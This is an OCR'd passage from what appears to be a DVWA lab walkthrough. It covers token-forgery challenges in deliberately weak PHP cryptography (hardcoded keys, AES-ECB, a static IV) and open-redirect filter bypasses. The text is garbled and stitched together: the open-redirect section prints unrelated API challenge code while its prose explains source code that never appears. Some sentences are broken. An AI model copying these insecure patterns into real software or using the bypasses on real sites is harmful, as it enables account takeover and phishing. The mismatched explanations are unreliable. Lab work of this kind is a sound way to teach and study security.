The second part of the code presents an encoded message and asks the user to decode it in order to log in. When a password is submitted, it is Base64 decoded and XORed with the same static key. After that, the code the raw input password against the hardcoded string "Olifant".


To exploit cryptographic implementation, we need to know its key. Let’s pretend that we haven’t known the value of it. Since the code uses XOR based encryption, it is easy to retrieve the key because we know both the plaintext and the ciphertex. However, in this scenario, after XOR operation, there is also Base64 encoding. Therefore, before performing the XOR operation, we need to Base64 decode the ciphertext.

To illustrate, we will make use of the DVWA example here. First, we need to obtain

the original plaintext by pasting the following message and use decode option



Then, we will use CyberChef to find the key. We will need to choose From Base64 to ensure that the ciphertext is decoded before XOR operation. Next, we will choose XOR option with key is the recently obtained plaintext and output type is UTF8.



Here, we can see the result is "wachtwoord" repeating itself.

0.17.3 Medium level

```
<?php
function decrypt ($ciphertext, $key) {
    $e = openssl_decrypt($ciphertext, 'aes-128-ecb', $key,
   OPENSSL_PKCS1_PADDING);
    if ($e === false) {
        throw new Exception ("Decryption failed");
    }
    return $e;
}

$key = "ik ben een aardbei";

$errors = "";
$success = "";
$messages = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    try {
        if (!array_key_exists ('token', $_POST)) {
            throw new Exception ("No token passed");
        } else {
            $token = $_POST['token'];
            if (strlen($token) % 32 != 0) {
                throw new Exception ("Token is in wrong
   format");
            } else {
                $decrypted = decrypt(hex2bin ($token),
   $key);

                $user = json_decode ($decrypted);
                if ($user === null) {
                    throw new Exception ("Could not decode
   JSON object.");
                }

                if ($user->user == "sweep" && $user->ex >
   time() && $user->level == "admin") {
                    $success = "Welcome administrator
   Sweep";
                } else {
```

```
                    $messages = "Login successful but not
   as the right user.";
                }
            }
        }
    } catch(Exception $e) {
        $errors = $e->getMessage();
    }
}

$html = "
        <p>
        You have managed to get hold of three session
   tokens for an application you think is using poor
   cryptography to protect its secrets:
        </p>
        <p>
        <strong>Sooty (admin), session expired</strong>
        </p>
        <p>
<textarea style='width: 600px; height:
   56px'>e287af752ed3f9601befd45726785bd9b85bb230876912bf3c66e50758b222d08
        </p>
        <p>
        <strong>Sweep (user), session expired</strong>
        </p>
        <p>
<textarea style='width: 600px; height:
   56px'>3061837c4f9debaf19d4539bfa0074c1b85bb230876912bf3c66e50758b222d08
        </p>
        <p>
        <strong>Soo (user), session valid</strong>
        </p>
        <p>
<textarea style='width: 600px; height:
   56px'>5fec0b1c993f46c8bad8a5c8d9bb9698174d4b2659239bbc50646e14a70becef8
        </p>
        <p>
        Based on the documentation, you know the format of
   the token is:
        </p>
```

```
        <pre><code>{
    \"user\": \"example\",
    \"ex\": 1723620372,
    \"level\": \"user\",
    \"bio\": \"blah\"
}</code></pre>
<p>
You also spot this comment in the docs:
</p>
<blockquote><i>
To ensure your security, we use aes-128-ecb throughout our
   application.
</i></blockquote>

        <hr>
        <p>
        Manipulate the session tokens you have captured to
   log in as Sweep with admin privileges.
";

if ($errors != "") {
    echo '<div class="warning">' . $errors . '</div>';
}

if ($messages != "") {
    echo '<div class="nearly">' . $messages . '</div>';
}

if ($success != "") {
    echo '<div class="success">' . $success . '</div>';
}

echo "
        <form name=\"ecb\" method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='token'>Token:</lable><br />
<textarea style='width: 600px; height: 56px' id='token'
   name='token'></textarea>
            </p>
            <p>
```

```
                <input type=\"submit\" value=\"Submit\">
            </p>
        </form>
";
?>
```

This code implements a login mechanism based on an encrypted token. The decrypt() function uses OpenSSL's AES-128 in ECB mode to decrypt the token using a fixed key "ik ben een aardbei". The decryption applies OPENSSL_PKCS1_PADDING, and an exception is thrown if decryption fails.

When a POST request is received, the application first checks whether a token parameter is present. If the token is missing or its length is not a multiple of 32, an exception is raised. Otherwise, the token is converted from hex to binary and decrypted using the fixed key.

After decryption, the resulting string is parsed as JSON. The code expects the decrypted token to contain a JSON object with fields such as user, ex, level and bio. If the JSON cannot be decoded, an exception is thrown.

The user is considered an authenticated administrator only if user equals "sweep", the expiration time ex is in the future, and level equals "admin". If these conditions are met, a success message is displayed; otherwise, a generic login success message is shown.

0.17.4 High level

```
<?php

require ("token_library_high.php");

$message = "";

$token_data = create_token();

$html = "
    <script>
        function send_token() {

            const url = 'source/check_token_high.php';
            const data = document.getElementById
   ('token').value;

            console.log (data);

            fetch(url, {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json'
                    },
                    body: data
                })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response
   was not ok');
                }
                return response.json();
                })
                .then(data => {
                    console.log(data);
                    message_line = document.getElementById
   ('message');
                    if (data.status == 200) {
                        message_line.innerText = 'Welcome
   back ' + data.user + ' (' + data.level + ')';
```

```
                    message_line.setAttribute('class',
'success');
                } else {
                    message_line.innerText = 'Error: '
+ data.message;
                    message_line.setAttribute('class',
'warning');
                }
            })
            .catch(error => {
                console.error('There was a problem with
your fetch operation:', error);
        });

    }
 </script>
    <p>
        You have managed to steal the following token
from a user of the Prognostication application.
    </p>
    <p>
        <textarea style='width: 600px; height: 23px'>"
. htmlentities ($token_data) . "</textarea>
    </p>
    <p>
        You can use the form below to provide the token
to access the system. You have two challenges, first,
decrypt the token to find out the secret it contains,
and then create a new token to access the system as a
other users. See if you can make yourself an
administrator.
    </p>
    <hr>
    <form name=\"check_token\" action=\"\">
        <div id='message'></div>
        <p>
            <label for='token'>Token:</lable><br />
            <textarea id='token' name='token'
style='width: 600px; height: 23px'>" . htmlentities
($token_data) . "</textarea>
        </p>
```

```
            <p>
                <input type=\"button\" value=\"Submit\"
   onclick='send_token();'>
            </p>
        </form>
";

?>
```

The high level code first includes an external library token_library_high.php.

```
    token_library_high.php
<?php

define ("KEY", "rainbowclimbinghigh");
define ("ALGO", "aes-128-cbc");
define ("IV", "1234567812345678");

function encrypt ($plaintext, $iv) {
        # Default padding is PKCS#7 which is interchangable
   with PKCS#5
        #
   https://en.wikipedia.org/wiki/Padding_%28cryptography%29#PKCS#5_and_

        if (strlen ($iv) != 16) {
                throw new Exception ("IV must be 16 bytes,
   " . strlen ($iv) . " passed");
        }
        $tag = "";
        $e = openssl_encrypt($plaintext, ALGO, KEY,
   OPENSSL_RAW_DATA, $iv, $tag);
        if ($e === false) {
                throw new Exception ("Encryption failed");
        }
        return $e;
}

function decrypt ($ciphertext, $iv) {
        if (strlen ($iv) != 16) {
                throw new Exception ("IV must be 16 bytes,
   " . strlen ($iv) . " passed");
        }
```

```
        $e = openssl_decrypt($ciphertext, ALGO, KEY,
   OPENSSL_RAW_DATA, $iv);
        if ($e === false) {
                throw new Exception ("Decryption failed");
        }
        return $e;
}

// Added the debug flag so that when calling from the script
// the function can print the data used to create the token

function create_token ($debug = false) {
        $token = "userid:2";

        if ($debug) {
                print "Clear text token: " . $token . "\n";
                print "Encryption key: " . KEY . "\n";
                print "IV: " . (IV) . "\n";
        }

        $e = encrypt ($token, IV);
        $data = array (
                                        "token" =>
   base64_encode ($e),
                                        "iv" =>
   base64_encode (IV)
                                );
        return json_encode($data);
}

function check_token ($data) {
        $users = array ();
        $users[1] = array ("name" => "Geoffery", "level" =>
   "admin");
        $users[2] = array ("name" => "Bungle", "level" =>
   "user");
        $users[3] = array ("name" => "Zippy", "level" =>
   "user");
        $users[4] = array ("name" => "George", "level" =>
   "user");
```

```
        $data_array = false;
        try {
                $data_array = json_decode ($data, true);
        } catch (TypeError $exp) {
                $ret = array (
                                                "status" =>
521,
                                                "message"
=> "Data not in JSON format",
                                                "extra" =>
$exp->getMessage()
                                        );
        }

        if (is_null ($data_array)) {
                $ret = array (
                                                "status" =>
522,
                                                "message"
=> "Data in wrong format"
                                        );
        } else {
                if (!array_key_exists ("token",
$data_array)) {
                        $ret = array (

"status" => 523,

"message" => "Missing token"
                                                );
                        return json_encode ($ret);
                }
                if (!array_key_exists ("iv", $data_array)) {
                        $ret = array (

"status" => 524,

"message" => "Missing IV"
                                                );
                        return json_encode ($ret);
                }
```

```
            $ciphertext = base64_decode
($data_array['token']);
            $iv = base64_decode ($data_array['iv']);

            # Asssume failure
            $ret = array (
                                                "status" =>
500,
                                                "message"
=> "Unknown error"
                                            );
            try {
                    $d = decrypt ($ciphertext, $iv);
                    if (preg_match ("/^userid:(\d+)$/",
$d, $matches)) {
                            $id = $matches[1];
                            if (array_key_exists ($id,
$users)) {
                                    $user = $users[$id];
                                    $ret = array (

                "status" => 200,

                "user" => $user["name"],

                "level" => $user['level']

        );
                            } else {
                                    $ret = array (

                "status" => 525,

                "message" => "User not found"

        );
                            }
                    } else {
                            $ret = array (
```

```
            "status" => 527,

            "message" => "No user specified"
                                                        );
                        }
                } catch (Exception $exp) {
                        $ret = array (

    "status" => 526,

    "message" => "Unable to decrypt token",

    "extra" => $exp->getMessage()
                                                    );
                }
        }
        return json_encode ($ret);
}
```

```
<?php

require_once ("token_library_high.php");

$ret = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
        if ($_SERVER['CONTENT_TYPE'] != "application/json")
    {
                $ret = json_encode (array (
                                                    "status" =>
    527,
                                                    "message"
    => "Content type must be application/json"
                                                ));
        } else {
                $token = $jsonData =
    file_get_contents('php://input');
                $ret = check_token ($token);
        }
} else {
        $ret = json_encode (array (
```

```
                                        "status" => 405,
                                        "message" =>
    "Method not supported"
                                    ));
}

print $ret;
exit;
```

0.18 API Security Issues

0.18.1 Overview

Open redirection vulnerabilities arise when an application incorporates user-controllable data into the target of a redirection in an unsafe way. An attacker can construct a URL within the application that causes a redirection to an arbitrary external domain. This behavior can be leveraged to facilitate phishing attacks against users of the application. The ability to use an authentic application URL, targeting the correct domain and with a valid SSL certificate (if SSL is used), lends credibility to the phishing attack because many users, even if they verify these features, will not notice the subsequent redirection to a different domain.

Objective: Abuse the redirect page to move the user off the DVWA site or onto a different page on the site than expected.

0.18.2 Low level

```
<?php
$errors = "";
$success = "";
$messages = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
}

echo "
<p>
    Versioning is important in APIs, running multiple
   versions of an API can allow for backward compatibility
   and can allow new services to be added without affecting
   existing users. The downside to keeping old versions
   alive is when those older versions contain
   vulnerabilities.
</p>
";

echo "
<script>
    function update_username(user_json) {
        console.log(user_json);
        var user_info = document.getElementById
   ('user_info');
        var name_input = document.getElementById ('name');

        if (user_json.name == '') {
            user_info.innerHTML = 'User details: unknown
   user';
            name_input.value = 'unknown';
        } else {
            if (user_json.level == 0) {
                level = 'admin';
            } else {
                level = 'user';
            }
            user_info.innerHTML = 'User details: ' +
   user_json.name + ' (' + level + ')';
            name_input.value = user_json.name;
```

```
        }

        const message_line = document.getElementById
('message');
        if (user_json.id == 2 && user_json.level == 0) {
            message_line.style.display = 'block';
        } else {
            message_line.style.display = 'none';
        }
    }

    function get_users() {
        const url = '/vulnerabilities/api/v2/user/';

        fetch(url, {
                method: 'GET',
            })
            .then(response => {
                if (!response.ok) {
                    throw new Error('Network response was
not ok');
                }
                return response.json();
                })
                .then(data => {
                    loadTableData(data);
                })
                .catch(error => {
                    console.error('There was a problem with
your fetch operation:', error);
        });
    }

    HTMLTableRowElement.prototype.insert_th_Cell =
function(index) {
        let cell = this.insertCell(index)
        , c_th = document.createElement('th');
        cell.replaceWith(c_th);
        return c_th;
    }
```

```
    function loadTableData(items) {
        const table = document.getElementById('table');
        const tableHead = table.createTHead();
        const row = tableHead.insertRow(0);

        item = items[0];
        Object.keys(item).forEach(function(k){
            let cell = row.insert_th_Cell(-1);
            cell.innerHTML = k;
            if (k == 'password') {
                successDiv = document.getElementById
   ('message');
                successDiv.style.display = 'block';
            }
        });

        const tableBody =
   document.getElementById('tableBody');

        items.forEach( item => {
            let row = tableBody.insertRow();
            for (const [key, value] of
   Object.entries(item)) {
                let cell = row.insertCell(-1);
                cell.innerHTML = value;
            }
        });
    }
    </script>
";

echo "

<table id='table' class=''>
  <thead>
    <tr id='tableHead'>
    </tr>
  </thead>
  <tbody id='tableBody'></tbody>
</table>
```

```
        <p>
            Look at the call used to create this table and
    see if you can exploit it to return some additional
    information.
        </p>
        <div class='success' style='display:none'
    id='message'>Well done, you found the password
    hashes.</div>
        <script>
            get_users();
        </script>
";

?>
```

The source code checks if redirect parameter exists in the URL. If yes, it redirects the user, otherwise, it sets HTTP status code to 500 Internal Server Error. When we click "Quote 1" and take a look at Burp Suite to see what the request looks like,

```
GET /DVWA/vulnerabilities/open_redirect/source/low.php?redirect=info.php?id=1
HTTP/1.1
Host: 192.168.54.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:145.0) Gecko/20100101
 Firefox/145.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.54.6/DVWA/vulnerabilities/open_redirect/
Cookie: PHPSESSID=govhkrph4gunq9jlq7s4qs70krs4; security=low
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Here, we notice that we are visiting /open_redirect/source/low.php where redirect parameter is "info.php?id=1". Since there is no validation in user input, we can try changing the value of redirect of parameter to a different site such as "https://www.google.com"

We get status 302 Found suggesting that it has been successfully redirected.

0.18.3 Medium level

```
<?php

echo "
    <script>
        function update_username(user_json) {
            console.log(user_json);
            var user_info = document.getElementById
   ('user_info');
            var name_input = document.getElementById
   ('name');

            if (user_json.name == '') {
                user_info.innerHTML = 'User details:
   unknown user';
                name_input.value = 'unknown';
            } else {
                var level = 'unknown';
                if (user_json.level == 0) {
                    level = 'admin';
                    successDiv = document.getElementById
   ('message');
                    successDiv.style.display = 'block';
                } else {
                    level = 'user';
                }
                user_info.innerHTML = 'User details: ' +
   user_json.name + ' (' + level + ')';
                name_input.value = user_json.name;
            }
        }

        function get_user() {
            const url = '/vulnerabilities/api/v2/user/2';

            fetch(url, {
                    method: 'GET',
                })
                .then(response => {
                    if (!response.ok) {
```

```
                    throw new Error('Network response
was not ok');
            }
            return response.json();
            })
            .then(data => {
                update_username (data);
            })
            .catch(error => {
                console.error('There was a problem with
your fetch operation:', error);
        });
    }

    function update_name() {
        const url = '/vulnerabilities/api/v2/user/2';
        const name = document.getElementById
('name').value;
        const data = JSON.stringify({name: name});

        fetch(url, {
                method: 'PUT',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: data
            })
            .then(response => {
                if (!response.ok) {
                    throw new Error('Network response
was not ok');
            }
            return response.json();
            })
            .then(data => {
                update_username(data);
            })
            .catch(error => {
                console.error('There was a problem with
your fetch operation:', error);
        });
```

```
        }
    </script>
";

echo "
        <p>
            Look at the call used to update your name and
   exploit it to elevate your user to admin (level 0).
        </p>
        <p id='user_info'></p>
        <form method='post' action=\"" .
   $_SERVER['PHP_SELF'] . "\">
            <p>
                <label for='name'>Name</label>
                <input type='text' value='' name='name'
   id='name'>
            </p>
            <p>
                <input type=\"button\" value=\"Submit\"
   onclick='update_name();'>
            </p>
        </form>
        <div class='success' style='display:none'
   id='message'>Well done, you elevated your user to
   admin.</div>
        <script>
            get_user();
        </script>
";

?>
```


In the medium level, there is a blacklist to block all URL having https:// or http:// suggesting that no absolute URL is allowed. However, we can use relative URL (just "google.com) which does not contain http:// or https:// protocol, hence by-passing the security check.

Here, we also get status 302 Found suggesting successful redirection.

0.18.4 High level

```
<?php

$message = "";

echo "
    <p>
        Here is the <a href='openapi.yml'>OpenAPI</a>
   document, have a look the health functions and see if
   you can find one that has a vulnerability.
    </p>
    <p>
        You might be able to work out how to call the
   individual functions by hand, but it would be a lot
   easier to import it into an application such as <a
   href='https://swagger.io/tools/swagger-ui/'>Swagger
   UI</a>, <a
   href='https://portswigger.net/bappstore/6bf7574b632847faaaa4eb5e42f1757
   <a
   href='https://www.zaproxy.org/docs/desktop/addons/openapi-support/'>ZAP
   or <a href='https://www.postman.com/'>Postman</a> and
   let the tool do the hard work of setting the requests up
   for you.
    </p>
";

?>
```

Now, the application sets even stricter rule that we can only redirect to info page at info.php. However, it seems like that the application only checks whether "info.php" exists in redirect value, therefore, we can bypass it by providing a redirect value containing "info.php" such as "google.com?id=info.php"



Status 302 Found suggests that our redirect value has worked.